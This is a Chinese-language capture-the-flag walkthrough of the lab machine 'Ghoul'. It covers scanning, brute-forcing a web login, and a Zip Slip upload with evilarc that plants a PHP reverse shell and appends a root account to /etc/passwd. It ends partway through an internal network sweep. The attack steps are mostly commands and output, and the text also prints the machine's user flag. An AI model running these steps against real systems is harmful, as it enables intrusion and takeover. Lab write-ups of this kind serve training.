

Ghoul,訊息收集、zip惡意上傳(反彈shell+修改/etc/passwd[openssl])、root失敗

```
└───(root@kali)-[~]
└───# nmap -sCV -p22,80,2222,8080 -A 10.10.10.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 14:58 EDT
Nmap scan report for 10.10.10.101
Host is up (0.19s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c1:1c:4b:0c:c6:de:ae:99:49:15:9e:f9:bc:80:d2:3f (RSA)
|_  256 a8:21:59:7d:4c:e7:97:ad:78:51:da:e5:f0:f9:ab:7d (ECDSA)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Aogiri Tree
2222/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 63:59:8b:4f:8d:0a:e1:15:44:14:57:27:e7:af:fb:3b (RSA)
|   256 8c:8b:a0:a8:85:10:3d:27:07:51:29:ad:9b:ec:57:e3 (ECDSA)
|_  256 9a:f5:31:4b:80:11:89:26:59:61:95:ff:5c:68:bc:a7 (ED25519)
8080/tcp  open  http      Apache Tomcat/Coyote JSP engine 1.1
|_ http-server-header: Apache-Coyote/1.1
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Aogiri
|_ http-title: Apache Tomcat/7.0.88 - Error report
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 3.16 (95%), Linux 3.18 (95%), ASUS
RT-N56U WAP (Linux 3.4) (95%), Linux 3.1 (93%), Linux 3.2 (93%), Linux 3.10 - 4.11
(93%), Linux 3.12 (93%), Linux 3.13 (93%), Linux 3.8 - 3.11 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1    193.05 ms  10.10.14.1
```

2 193.41 ms 10.10.10.101

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 19.52 seconds

80Port

進行目錄爆破有好多資料...慢慢看

1. gobuster dir -u <http://10.10.10.101> -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -k -x html,php
2. feroxbuster -u <http://10.10.10.101> -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php,html

```
檔案 動作 編輯 檢視 幫助
[+] User Agent:      gobuster/3.6
[+] Extensions:     html,php
[+] Timeout:         10s


Starting gobuster in directory enumeration mode

/.html              (Status: 403) [Size: 292]
/.php               (Status: 403) [Size: 291]
/index.html         (Status: 200) [Size: 11000]
/images            (Status: 301) [Size: 313] [→ http://10.10.10.101/images/]
/contact.html      (Status: 200) [Size: 8977]
/blog.html         (Status: 200) [Size: 10723]
/archives          (Status: 301) [Size: 315] [→ http://10.10.10.101/archives/]
/uploads           (Status: 301) [Size: 314] [→ http://10.10.10.101/uploads/]
/users            (Status: 301) [Size: 312] [→ http://10.10.10.101/users/]

└─# feroxbuster -u http://10.10.10.101 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php,html
$ Extensions | [php, html]
302 GET      0l      0w      0c http://10.10.10.101/users/index.php ⇒ login.php
302 GET      0l      0w      0c http://10.10.10.101/users/logout.php ⇒ login.php
200 GET      233l    569w    4865c http://10.10.10.101/secret.php
404 GET      9l      33w     303c http://10.10.10.101/users/css/long%20distance.php
404 GET      9l      40w     327c http://10.10.10.101/uploads/Fall%20Out%20Boy%20-%20From%20Under%20The%20Cork%20Tree.php
404 GET      9l      35w     314c http://10.10.10.101/uploads/Michael%20Jackson%20-%20Thriller.php
404 GET      9l      40w     325c http://10.10.10.101/users/Fall%20Out%20Boy%20-%20From%20Under%20The%20Cork%20Tree.php
404 GET      9l      40w     319c http://10.10.10.101/Fall%20Out%20Boy%20-%20From%20Under%20The%20Cork%20Tree.php
404 GET      9l      40w     328c http://10.10.10.101/archives/Fall%20Out%20Boy%20-%20From%20Under%20The%20Cork%20Tree.php
404 GET      9l      40w     329c http://10.10.10.101/users/css/Fall%20Out%20Boy%20-%20From%20Under%20The%20Cork%20Tree.php
404 GET      9l      40w     323c http://10.10.10.101/css/Fall%20Out%20Boy%20-%20From%20Under%20The%20Cork%20Tree.php
404 GET      9l      35w     309c http://10.10.10.101/js/Michael%20Jackson%20-%20Thriller.php
404 GET      9l      40w     322c http://10.10.10.101/js/Fall%20Out%20Boy%20-%20From%20Under%20The%20Cork%20Tree.php
404 GET      9l      33w     296c http://10.10.10.101/images/DVD%20Tools.php
404 GET      9l      35w     328c http://10.10.10.101/uploads/Justin%20Timberlake%20-%20FutureSexyLoveSounds.php
404 GET      9l      36w     309c http://10.10.10.101/uploads/The%20Kooks%20-%20Inside%20In.php
404 GET      9l      35w     314c http://10.10.10.101/uploads/Oasis%20-%20'Definitely%20Maybe'.php
404 GET      9l      34w     304c http://10.10.10.101/uploads/Akon%20-%20Konvicted.php
404 GET      9l      35w     313c http://10.10.10.101/images/Oasis%20-%20'Definitely%20Maybe'.php
404 GET      9l      36w     311c http://10.10.10.101/images/The%20Beatles%20-%20Abbey%20Road.php
404 GET      9l      34w     303c http://10.10.10.101/images/Akon%20-%20Konvicted.php
404 GET      9l      35w     306c http://10.10.10.101/users/css/ABBA%20-%2015%20albums.php
404 GET      9l      36w     315c http://10.10.10.101/users/css/Westlife%20-%20The%20Love%20Album.php
404 GET      9l      36w     312c http://10.10.10.101/images/Westlife%20-%20The%20Love%20Album.php
404 GET      9l      36w     308c http://10.10.10.101/images/The%20Kooks%20-%20Inside%20In.php
404 GET      9l      36w     305c http://10.10.10.101/Westlife%20-%20The%20Love%20Album.php
404 GET      9l      36w     314c http://10.10.10.101/archives/Westlife%20-%20The%20Love%20Album.php
404 GET      9l      35w     315c http://10.10.10.101/archives/Oasis%20-%20'Definitely%20Maybe'.php
404 GET      9l      36w     305c http://10.10.10.101/css/The%20Kooks%20-%20Inside%20In.php
404 GET      9l      36w     309c http://10.10.10.101/css/Westlife%20-%20The%20Love%20Album.php
404 GET      9l      36w     308c http://10.10.10.101/js/Westlife%20-%20The%20Love%20Album.php
404 GET      9l      37w     314c http://10.10.10.101/js/Tom%20and%20Jerry%20-%20Full%20Collection.php
404 GET      9l      35w     319c http://10.10.10.101/users/css/MSNBC10%20section%20front%20headers.php
404 GET      9l      33w     299c http://10.10.10.101/images/Case%20Studies.php
```

<http://10.10.10.101/users/login.php> · 沒有帳號

在 `http://10.10.10.101/secret.php` 發現疑似論壇



收集更多資訊。除了 `troll` 之外 `user.txt`，還有一些提示：

1. 網站某處存在 RCE。另請盡快將檔案服務替換為 `vsftp`。
2. Kaneki 有一個遠端伺服器。
3. 有一個用於上傳圖片的「假藝術網站」。

收集使用者名稱：

```
anteiku <=/
amdo <=/blog
amon <=/blog
Tatara <=secret.php
Noro <=secret.php
Kaneki <=secret.php
Eto <=secret.php
admin
administrator
root
```


回到前面的登入介面 `http://10.10.10.101/users/login.php`，嘗試爆破

```
hydra -L username -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100000.txt 10.10.10.101 http-post-form "/users/login.php:Username=^USER^&Password=^PASS^&Submit=Login:Invalid Login Details"
```

* * *

[80][http-post-form] host: 10.10.10.101 login: admin password: abcdef


登入後就...



Sup? You tryna hunt the ghoul but you get hunted instead. ;)
[Click here](#) to Logout.

8080Port


需要帳密...



猜測 admin/admin 成功

登入後有3個可移動的頁面，

第一個可上傳imag檔



Choose image to Upload to Server

瀏覽... pspy64

Upload



第三個可上傳zip檔

Choose Zip to Upload in Server

瀏覽... 未選擇檔案。

Upload



開始進行上傳繞過...等注入攻擊

突然想到上傳繞過，但不曉得檔案放哪邊。哈~~[失敗]

改zip惡意上傳。參考：


1. [https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload Insecure Files/Zip Slip](https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20Insecure%20Files/Zip%20Slip)
2. <https://github.com/ptoomey3/evilarc> [工具]

測試phpinfo

```
└─# python2 evilarc.py -o unix -p var/www/html test.php
```

上傳zip檔

測試成功



進行反彈shell

```
# python2 evilarc.py -o unix -p var/www/html res.php
```

讀取：http://10.10.10.101/res.php

獲取把機shell成功

```
(root@kali) [~]# nc -l -np 9200
listening on [any] 9200 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.101] 48020
Linux 07d8ec0e562e 4.15.0-45-generic #48-Ubuntu SMP Tue Jan 29 16:28:13 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
10:37:55 up 34 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
$
```

使用者有

```
===== Users with console
Eto:x:1001:1001::/home/Eto:/bin/bash
kaneki:x:1000:1000::/home/kaneki:/bin/bash
noro:x:1002:1002::/home/noro:/bin/bash
```



```
root:x:0:0:root:/root:/bin/bash
```

```
www-data:x:33:33:www-data:/var/www:/bin/sh
```

有備份文件，與把機使用者差不多，懷疑是私鑰

```
===== Backup files (limited 100)
-rwxr--r-- 1 root root 1675 Dec 13 2018 /var/backups/backups/keys/noro.backup
-rwxr--r-- 1 root root 1766 Dec 13 2018 /var/backups/backups/keys/kaneki.backup
-rwxr--r-- 1 root root 1675 Dec 13 2018 /var/backups/backups/keys/eto.backup
-rw-r--r-- 1 root root 3264 Dec 13 2018 /etc/ssh/sshd_config.bak
```

裡面私鑰格式只有kaneki不同看似最高權限（是私鑰加了密碼），但不曉得密碼是啥？

```
www-data@07d8ec0e562e:/$ cat /var/backups/backups/keys/kaneki.backup
cat /var/backups/backups/keys/kaneki.backup
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,9E9E4E88793BC9DB54A767FC0216491F

wqcYgOwX3V511WRuXWuRheYyzo5DeLW+/XsBtXoL8/Ow7/Tj4EC4dKCfas39HQW8
MNBtV51gYxQ/Vc3W1jEYSyxTCYAu600naUhX3+En7P8kje2s0I4VEZX0MJqgB/pv
J9nPBtbXcqV6/v6VkbC5kGtMiRVMYzS9KWiCOafveFQCr1orYmnNINsZou4AWrfB
Ofr63sUVD8V1Rabnoltbo+pePXnQ6Hqjp01b2qCyUQBxDxwSFT5a+j5YvMYV3JXK
H0o4D0fcMoBVT46pXga6wZtiB4XgeM/iB/xg6YfdfMPuDBJ6+fQZMjlm+GvEexkl
EEtJAqoSG/yCOjedByVqmFKye9DaIY9Um2WkWCX1bVRLYktYtpb755aDmVVoQjb5
CmW4yuLapjqUrGEFY+ghLLRdZvSBPZ18PbUgVMqpdmrFnEy48d22IGPJ6Z02L4qR
FzLjkQkjFRgkrBJ9bSszYS/NYZ8QGQh/wk3BHaupjLxD2j1Ta7PXwCjh4zBZNP0/e
9VN9c+b/zwYSyyeKcJ8dhFEH26j5g93EnWTkdLEMyw6tRbdzhQbNo02WWDtVWPJv
+6A+6xA6/+NxachXfyfxQ+l8CsmPZ5CgKjKHfFeDYZHyoPhcthKkL3Go3rqZ1H0b
MimhTR3wOUwoV/XaVcCvW+5LwPh1ljdnHCjaY2VzKns4/X+2dZt0sDz5aCovN7mM
eHsRuIEVKtZ2EijKfYZGtDaDwTd/1YTDooGdDDdDipr8bTDvD14r07Yk/xrfjEUp
V9+v3PzmD1trqIlFw+7D8ogFsXJ/P+raVFWaihQWEeqOnGXEHQ0afgcVt9w62tV
1YeVA0RwHu4S1IObjI9RP1DfAMid0pCSnvAoFd/EArNAtwgPFOLqvPZj5j+LjFPL
sOHUW+N+cY24HpH1UVTEWAgkGz89/bF98c1kpoLEkS2sjU+jVONTB1LeRmqcDJ
YnCcPXrkT6oC/wctYLM141hrctWRyjY+f0IwREDCv8TM1aAAY3vaZUdMfy71Q3DE
PO4S5ivuruwGeCQmGhEmWBSm0PwpGd0pNbHv+zs0TH+2lman803R2UrcCu0TxhmH
oW0mQbl+2u+xVB5ijjqtM0CFLsXiX17FdCbMp1huCMTx9TuY6GMeSsN6X7extIcx
DEvpUHREXgtVqBdNX1QxIoMIxpK2qlMfPYtGikthba5fjBof0b/8lJvtZuoWrJ9R
L0HWW16fkbjEXSrwDEb5zjntCxJKLWmKgiffaoJ9/L1yhc12w/EQjpUxGkFdyeMs
7QyGClGpKFU4GQvKMqYei57sNk/ZUPgPWizNfuuU/8qBhKXG9JB2R3GWFTepxz08
luTnBEUn8Se3cLNRBQ05LIVk2jRYhUE6IBWfYvhjQUgChZTzjSlxNR55t6oLYj2M
JBxtT5E2YDhSk4nB21ILTiurggP9pNm+PtTTt2o0jzOD5uOHko6VzGz4Ukvbo0gZ
/zvr4fR70hGG0grtKxV1s2PnDt9bhkbnMX1+T8z7VN9TNHUs0F5IXtpKKJ0COYEi0
```


發現zip漏洞上傳都以root

```
-rw-r--r-- 1 root root 5491 Oct 6 10:37 res.php
-rw-r--r-- 1 root root 5491 Oct 6 10:34 res2.php
-r-xr-xr-x 1 root root 4865 Dec 13 2018 secret.php
-r-xr-xr-x 1 root root 18159 Dec 13 2018 tatara.jpg
-rw-r--r-- 1 root root 20 Oct 6 10:36 test.php
```

因該可以進行提她方式獲取並生成密碼

我打算新增rooot並放入把機的/etc/passwd裡面

在kali生成一個/etc/passwd的密碼

```
└─# openssl passwd tso
```

```
$1$o22AMhQB$1Dr8PJZyoQYX78YDPVUy0.
```

原先/etc/passwd 格式

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
kaneki:x:1000:1000::/home/kaneki:/bin/bash
Eto:x:1001:1001::/home/Eto:/bin/bash
noro:x:1002:1002::/home/noro:/bin/bash
```

```
root:x:0:0:root:/root:/bin/bash
```

kali輸入

```
echo "$1$wqpgFMBT$IPO.2Pjg3.v3sZWnuPFfy/:0:0:root:/root:/bin/bash" >>
/etc/passwd
```

執行zip漏洞並上傳

```
python2 evilarc.py -o unix -p etc/ /etc/passwd
```

查看有成功覆蓋

```
www-data@07d8ec0e562e:/var/www/html$ cat /etc/passwd | grep rooot
```

```
cat /etc/passwd | grep root
```

```
root:$1$wqpgFMBT$IPO.2Pjg3.v3sZWnuPFy/:0:0:root:/root:/bin/bash
```

登入成功

```
www-data@07d8ec0e562e:/var/www/html$ su root
su root
Password: tso

root@07d8ec0e562e:/var/www/html# id
id
uid=0(root) gid=0(root) groups=0(root)
root@07d8ec0e562e:/var/www/html# whoami
whoami
root
root@07d8ec0e562e:/var/www/html#
```

找到user flag

```
root@07d8ec0e562e:/home/kaneki# cat user.txt
cat user.txt
150d00428318f0b4c47e76a3497de1be
root@07d8ec0e562e:/home/kaneki#
```

找不到root flag可能在其他機器裡面

```
root@07d8ec0e562e:~# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.20.0.200 netmask 255.255.0.0 broadcast 172.20.255.255
    ether 02:42:ac:14:00:c8 txqueuelen 0 (Ethernet)
    RX packets 4367 bytes 1621473 (1.6 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2995 bytes 1431992 (1.4 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

進行IP掃描吧..

```
for i in {1..254}; do (ping -c 1 172.20.0.${i} | grep "bytes from" | grep -v  
"Unreachable" &); done;  
<grep "bytes from" | grep -v "Unreachable" &); done;  
64 bytes from 172.20.0.1: icmp_seq=0 ttl=64 time=0.112 ms  
64 bytes from 172.20.0.150: icmp_seq=0 ttl=64 time=2.398 ms <=猜測是這筆  
64 bytes from 172.20.0.200: icmp_seq=0 ttl=64 time=2.422 ms
```

進行port掃描...

```
for port in {1..65535};  
